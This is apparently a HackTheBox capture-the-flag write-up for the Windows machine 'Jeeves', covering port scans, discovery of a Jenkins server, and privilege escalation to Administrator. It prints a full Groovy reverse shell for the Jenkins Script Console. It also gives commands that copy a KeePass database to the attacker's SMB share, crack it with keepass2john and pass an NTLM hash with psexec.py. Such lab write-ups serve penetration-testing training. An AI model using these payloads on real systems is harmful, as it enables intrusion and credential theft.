Jeeves | HackTheBox
Overview

| Title | Jeeves |
|---|---|
| Difficulty | Medium |
| Machine | Windows |
| Maker |  |
About Jeeves
Information Gathering
Scanned all TCP ports:
sudo nmap -p- --min-rate 10000 -vv $IP -oA recon/nmap/ports
Nmap scan report for 10.129.228.112
Host is up, received echo-reply ttl 127 (0.20s latency).
Scanned at 2026-05-29 19:08:48 IST for 14s
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
50000/tcp open  ibm-db2      syn-ack ttl 127
Enumerated open TCP ports:
nmap -p80,135,445,50000 -sC -sV --min-rate 10000 -vv -oA recon/nmap/service $IP
Nmap scan report for 10.129.228.112
Host is up, received syn-ack (0.16s latency).
Scanned at 2026-05-29 19:10:58 IST for 49s

PORT      STATE SERVICE      REASON  VERSION
80/tcp    open  http         syn-ack Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Ask Jeeves
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
445/tcp   open  microsoft-ds syn-ack Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         syn-ack Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 5h02m56s, deviation: 0s, median: 5h02m55s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 58009/tcp): CLEAN (Timeout)
|   Check 2 (port 44360/tcp): CLEAN (Timeout)
|   Check 3 (port 39602/udp): CLEAN (Timeout)
|   Check 4 (port 26708/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2026-05-29T18:44:03
|_  start_date: 2026-05-29T18:40:11
Enumeration
Port 80 - HTTP (IIS/10.0)

Port 50000 - HTTP (Jetty 9.4)

Fuzzing on this server showed the path /askjeeves
feroxbuster -u http://10.129.228.112:50000/ --no-recursion -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt

It’s hosting a Jenkins server.
Exploitation
Jenkins Script Console RCE
In jenkins we can execute groovy script on the host machine using the Script Console feature.

This is the reverse shell I used
String host="IP";int port=port;String cmd="cmd.exe";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

Start a netcat listener and run this script to get shell access:
Privilege Escalation
Local Enumeration
There’s a keepass database located in the user’s Documents directory.

For file transfer we have to setup an smb server since there are no executables like certutils, wget, curl, nc, etc. available in the machine.
We can use impacket’s smbserver.py script for this:
sudo smbserver.py share . -ip 10.10.14.63
Then from inside the box, mount the share to a drive and just copy the file to the drive:
net use s: \\10.10.14.63\share

copy CEH.kdbx s:

Now it’s in our machine.

Conver kdbx to hash using keepass2john
keepass2john CEH.kdbx > kdbxhash
Now let’s find the password:


We are able to open the database using the password:

NTLM hash of a user is stored in Backup stuff
There was also a cleartext password of administrator:

But this was not working:

There are only two users in this machine:

So let’s try to use the hash with Administrator:

And it worked.
Privilege Escalation as Administrator
We can use psexec.py to get shell access as admin using the hash alone.

In Desktop there’s an hm.txt file:

Which just shows

Alternate Data Stream (ADS)
In NTFS file systems there’s something called an Alternate Data Stream. This feature let a file carry multiple named hidden streams of data. By default these additional data streams are not listed in explorer. We can list this using the /r flag in the dir command.

There are multiple ways to read the actual root.txt file. We can powershell’s Get-Content function to specify the stream we want to read:
powershell Get-Content -path hm.txt -Stream root.txt -Raw
